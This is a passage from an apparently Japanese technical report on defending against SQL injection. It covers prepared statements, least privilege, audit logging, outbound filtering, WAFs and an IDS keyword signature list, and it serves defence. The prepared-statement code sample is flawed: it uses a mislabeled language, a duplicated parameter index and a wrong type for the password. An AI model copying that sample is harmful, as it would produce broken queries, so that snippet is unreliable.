準備済みSQL文は、図5.3に示すようにSQL文の一部を可変に指定し、その後、可変部分にデータをセットしてSQL文を実行する機能である。このとき、セットされたデータを必ず文字列として処理するため、ここに不正なSQL文を挿入されても、SQL文として実行することはない。

```
■ VBScriptの場合
PreparedStatement pstmt = conn.prepareStatement
("SELECT * FROM regist WHERE userid = ? AND
password = ?")
pstmt.setObject(1, userid)
pstmt.setObject(2, password)

■ Javaの場合
PreparedStatement pstmt = conn.prepareStatement
("SELECT * FROM regist WHERE userid = ? AND
password = ?");
pstmt.setInt(1, userid);
pstmt.setInt(1, password);
```

図5.3 準備済みSQL文の使用例

### イ 運用での対策

#### (ア) ユーザ名とパスワードの隠蔽

データベースへの接続に使用するユーザ名とパスワードをWebアプリケーション本体に直接記述すると、Webサーバの設定ミスやソフトウェアのぜい弱性等が原因でソースコードが漏えいした場合にデータベースが不正アクセスの被害に遭う危険性がある。

そこで、Webサーバの公開ディレクトリ以外の安全なディレクトリに準備されたファイル又はレジストリ（OSがWindowsの場合）に接続に使用するデータベースのユーザ名とパスワードを記述しておき、これをWebアプリケーションから読み込むことで、接続ユーザ名とパスワードが漏えいする危険性を抑える。

#### (イ) エラーメッセージの出力抑制

Webアプリケーションが返すエラーメッセージは、攻撃者に有益な情報を与えてしまう危険性がある。そのため、エラーメッセージをそのまま表示せず、アプリケーション共通のエラー画面を表示するなどして、エラーメッセージの内容からデータベースの構造を推測されたり、テーブルに格納しているデータを窃取されないようにする。

#### (ウ) ぜい弱性検査の実施

Webアプリケーションのぜい弱性検査を行い、ぜい弱性の有無を確認し、発見された場合は対策を施す。

ぜい弱性検査は、手動で行うものとWebアプリケーション専用の検査ツールを使

用して自動で行うものがある。手動で行う検査は、自動で行う検査に比べ柔軟性があり、きめ細かく調べることが可能であるが、検査員の技術レベルによって検査パターンに片寄りがあったり、ぜい弱性を見落とす可能性がある。さらに検査項目が多い場合には、検査に必要な時間も長くなってしまう。

そこで、検査ツールを使用して、短時間で検査を行い、収集した情報や結果をふまえて、手動による複雑な検査、より現実に近い環境での検査を行うといった複数段階の実施が効果的であると思われる。

### (3) データベースレイヤでの対策

#### ア 設定での対策

##### (7) デフォルト設定の変更

デフォルトで準備されているサンプルデータベースやサンプルユーザを削除し、管理者ユーザのパスワードを適切に変更することによって、攻撃者のデータベースへの侵入口を減らす。

##### (イ) 接続ユーザの権限の最小化

Webアプリケーションはデータにアクセスするための特定のユーザ名とパスワードを利用してデータベースと接続する。よって、不正なSQL文もそのユーザの権限で実行される。

そのため、その接続ユーザがデータベース内で持つ権限（システム権限）を必要最小限に限定し、不要な権限を付与しないようにする。

必要に応じて、接続ユーザにはシステム権限の設定だけではなく、各テーブルやビュー等のオブジェクトごとにSELECT、INSERT、UPDATE、DELETE、EXEC等の実行権限（オブジェクト権限）を詳細に設定する。

例えば、検索しか行わないWebアプリケーションであれば接続ユーザには参照するテーブルに対し、SELECT権限のみを付与する。また、参照用ユーザと変更用ユーザを分けて作成し、接続に使用するユーザを使い分けることにより、攻撃の被害を小さくすることができる。

##### (ウ) データベース起動ユーザの権限の最小化

データベースから組込関数やストアドプロシージャ等を利用して、OSにアクセスする場合、その権限はデータベースの起動ユーザによって決まる。データベースの起動ユーザには、管理者ユーザ等の大きな権限を持っているユーザではなく、権限を最小限にとどめた専用のユーザを作成して割り当て、データベースからOSへのアクセスを限定する。

##### (エ) データの分離

重要な情報が格納されているテーブルはWebアプリケーションが使用するスキーマとは別のスキーマ内に構築し、Webアプリケーションが接続に使用するユーザとは別のユーザを所有者として設定することにより、データへのアクセス権限を分離する。

##### (オ) データの秘匿

Webアプリケーション内で使用するユーザIDやパスワードを平文でデータベースに格納していると、SQL Injectionによる攻撃が行われた場合、ユーザIDやパスワードを窃取され、Webアプリケーションは「なりすまし」による不正アクセスを受

ける危険性がある。

そのため、ユーザIDやパスワードは、暗号化またはハッシュ化等の処理を施したうえでデータベースに格納し、万が一、窃取されても容易に可読できないようにしておく。

ただし、データベースでのデータの暗号化には、余分な処理を必要とするため、パフォーマンスが低下することが考えられる。

可能であれば、Webアプリケーションのユーザ情報をデータベースに格納して、管理するのではなく、ディレクトリサーバ等別の場所にWebアプリケーションのユーザ情報を格納、管理することが望ましい。

#### (カ) アドホック・クエリの禁止

WebアプリケーションにSQL文のロジックを保持して、アドホック・クエリを実行するのではなく、データベースにストアードプロシージャとしてロジックを保持し、プロシージャの実行権限のみを接続に使用するユーザに付与することにより、テーブルのデータを直接操作できないようにする。これにより、データベースで実行されるSQL文が改ざんされたり、不正なSQL文が実行されたりすることを防ぐことができる。

また、Microsoft SQL Serverでは、OPENROWSET関数の使用を無効にすることにより、OPENROWSETを使用したデータの転送を防止することができる。これはレジストリのDisallowAdhocAccessの値を1に変更することで行える。(表5.2)

表5.2 DisallowAdhocAccess値

デフォルトインスタンス	HKEY_LOCAL_MACHINE¥Software¥Microsoft¥MSSQLServer¥Providers¥SQLOLEDB
名前付きインスタンス	HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Microsoft SQL Server¥<InstanceName>¥Providers¥MSDASQL

### イ 運用での対策

#### (7) 監査ログの取得

データベースの監査機能を利用して、監査ログを取得し、それを定期的に分析することで、通常はWebアプリケーションが実行するはずのないSQL文が実行されていないかをチェックする。不審なSQL文が発見された場合は、SQL Injectionによる攻撃を受けている可能性がある。また、取得した監査ログをもとに不審なSQL文が実行された場合は自動的に検知して、警告するツールもあるので併せて利用するとより効果的である。

図5.4にMicrosoft SQL Serverに標準添付されているSQLプロファイラの画面を示す。




図5.4 Microsoft SQLプロファイラによる監査

監査ログは、監査対象の数や範囲によって膨大なボリュームとなり、データベースの性能に影響を及ぼす場合もあるため、テーブルやビュー単位、行や列単位、使用した権限単位、特定のSQL文等可能な限り対象を絞ってログを取得するなど十分な検討が必要である。

また、監査ログを格納しているファイルやテーブルへのアクセス権限をシステム管理者やデータベース管理者に与えないようにするなど権限を分離することで、監査ログの改ざんや破壊を防止することができる。

#### (イ) トランザクションログの取得

攻撃によりデータの改ざんやデータベースの破壊が行われた場合、トランザクションログを取得していれば、ロールバックを行うことによって攻撃直前までの状態に戻ることができる。

また、トランザクションログからデータベースの更新履歴を得ることができ、これを解析することにより、いつ、どのような攻撃が行われたか等の情報を得ることもできる。

このため、トランザクションログの確実な取得と共に定期的なバックアップも必要である。

#### (4) ネットワークレイヤでの対策

##### ア 運用での対策

##### (ア) アウトバウンドパケットの制御

データベースサーバは内部のネットワークセグメントに設置し、ファイアウォールにおいてデータベースサーバへのインバウンドのパケットはもとより、データベースサーバから直接インターネットへ流れるパケットを遮断するなど、アウトバウンドパケットについても制御を行う。(図5.5)




図5.5 アウトバウンドパケットの制御

## イ 製品での対策

### (7) IDS/IPSシグニチャの追加

IDS/IPSにSQL Injectionのシグニチャが用意されていればそれを利用し、用意されていない場合はHTTP/HTTPSプロトコルのペイロードに不正なSQL文のキーワードの存在をチェックするようなシグニチャを独自に追加する。次のようなキーワードに注意して、シグニチャを作成すればよいと考える。(表5.3)

表5.3 注意すべきキーワード

;	SQL文の連続実行
--	
#	コメントアウト
/*	
%	
*	ワイルドカード
-	
?	
INSERT	
UPDATE	データ操作
DELETE	(データを追加・更新・削除するSQL文)
UNION	
CREATE	データ定義
DROP	(データベースやテーブルを作成・削除するSQL文)
GRANT	データ制御
REVOKE	(データを操作する権限の制御を行うSQL文)

さらに正確なシグニチャを作成するには、運用しているWebアプリケーションや使用しているデータベースサーバソフトウェアの種類に応じて、キーワードを追加する。

#### (イ) アプリケーションファイアウォールの導入

通常ファイアウォールとは異なり、レイヤ7までアクセス制御が可能であるアプリケーションファイアウォール（WAF）を導入する。

WAFは、事前にWebアプリケーションへの正常なアクセスやレスポンスを観測してルール化し、ユーザから受け取ったHTTPリクエストを分析し、安全と判断されたリクエストのみを通過させる。逆に危険と判断されたリクエストは遮断し、エラーとして記録する。

しかし、WAFはすべてのSQL Injectionの攻撃に対し、有効であるとは限らないため、これまでの対策と組み合わせて利用する必要がある。

## 6 まとめ

今回の検証では、複数の異なった環境上に構築したWebアプリケーションに対して、様々なSQL Injectionによる攻撃を試み、その被害の範囲と痕跡を調査した。

その結果、SQL Injectionによる攻撃は、OS、データベースサーバソフトウェア、プログラミング言語、Webアプリケーションサーバソフトウェアの種類を問わず脅威が存在し、不正アクセス、情報漏えい、データの改ざん・破壊、内部ネットワークへの攻撃等多岐に渡る被害を及ぼすことが明らかになった。その対策としては、Webアプリケーションのセキュア・コーディングを軸としたアプリケーション、データベース、ネットワークの各レイヤにおける対策を適切に講じることが有効であり、多段的な対策をバランス良く行うことにより、被害を防止することができる。

しかし、SQL Injection対策の実装はまだまだ一般的とは言えず、次のような構造面、資金面、人材面等多くの課題を有しているのが実情である。

現用のWebアプリケーションのプログラム修正やデータベースの設定変更は、システム全体に対して大きな影響を与える可能性があるため、サービスの停止や縮小を伴う。つまり、システムが一旦稼働してからシステムの見直しや修正を行うことは、サービスの停止や縮小による損失が大きいことから非常に難しい。

安全なWebアプリケーションシステムを構築するためには、多くの時間と資金を要する。システムが一旦稼働してから、対策を講じるためには、さらに多くの時間と資金を要する。よって、システム設計時からSQL Injectionによる脅威を考慮し、対策を講じることによってシステムに与える挙動、パフォーマンスへの影響を十分に確認した上で、システムの運用を開始する必要がある。

また、対策を講じるにあたってプログラミング、セキュリティ、データベースのすべてに精通した技術者が不足しているため、十分な対策が講じられているシステムは少ないと考えられる。そのため、これらの知識・経験を併せ持った技術者の育成に力を入れていかなければならない。

経営者やシステム管理者は、自社が運用しているWebアプリケーションシステムについて正確に把握し、自らが中心となってシステムエンジニア、セキュリティエンジニア、データベースエンジニア、プログラマ等の技術者を統括し、セキュリティを考慮したシステム設計・構築を行うことが肝要である。また、運用前に十分な稼働試験及びぜい弱性検査を行った上で、運用開始後も定期的なログの分析を行うなど継続的に対策を実施することで、SQL Injectionの攻撃による被害の防止に努める必要がある。

## 参考文献

- (1) Chiris Anley 「(more) Advanced SQL Injection」 Next Generation Security Software Ltd. (2002)
- (2) Kevin Spett 「SQL Injection:Are Your Applications Vulnerable?」 SPI Dynamics, INC. (2002)
- (3) Kevin Spett 「Blind SQL Injection:Are your applications vulnerable?」 SPI Dynamics, INC. (2003)
- (4) Cesar Cerrudo 「Manipulating Microsoft SQL Server Using SQL Injection」 APPLICATION SECURITY, INC.
- (5) Victor Chapela 「Advanced SQL Injection」 The OWASP Foundation (2004)
- (6) コンピュータセキュリティ研究所 「ホームページからの情報漏洩に対する脅威の現状 ～Webアプリケーションの脆弱性と脅威発生の実態をベースに～」ラック (2005)
- (7) 門林雄基, 賀戸大輔他 「SQL Injection Defense Tree (revision 1.0)」 Web Application Security Forum (2005)
- (8) DBSC事務局 「データベース・セキュリティ・コンソーシアムの設立について」 DataBase Security Consortium
- (9) 徳丸浩, 園田健太郎, 田畑拓, 三好雅貴 「不正アクセスや情報漏洩を防ぐ Webアプリケーションのセキュリティ 完全対策」日経BP (2004.11)
- (10) 北野晴人 「ひとつとではない データベース情報の漏洩防止 --- 事件簿から学ぶセキュリティ対策」技術評論社 (2004.10)
- (11) GIJOE 「PHP サイバーテロの技法 攻撃と防御の実際」ソシム (2005.12)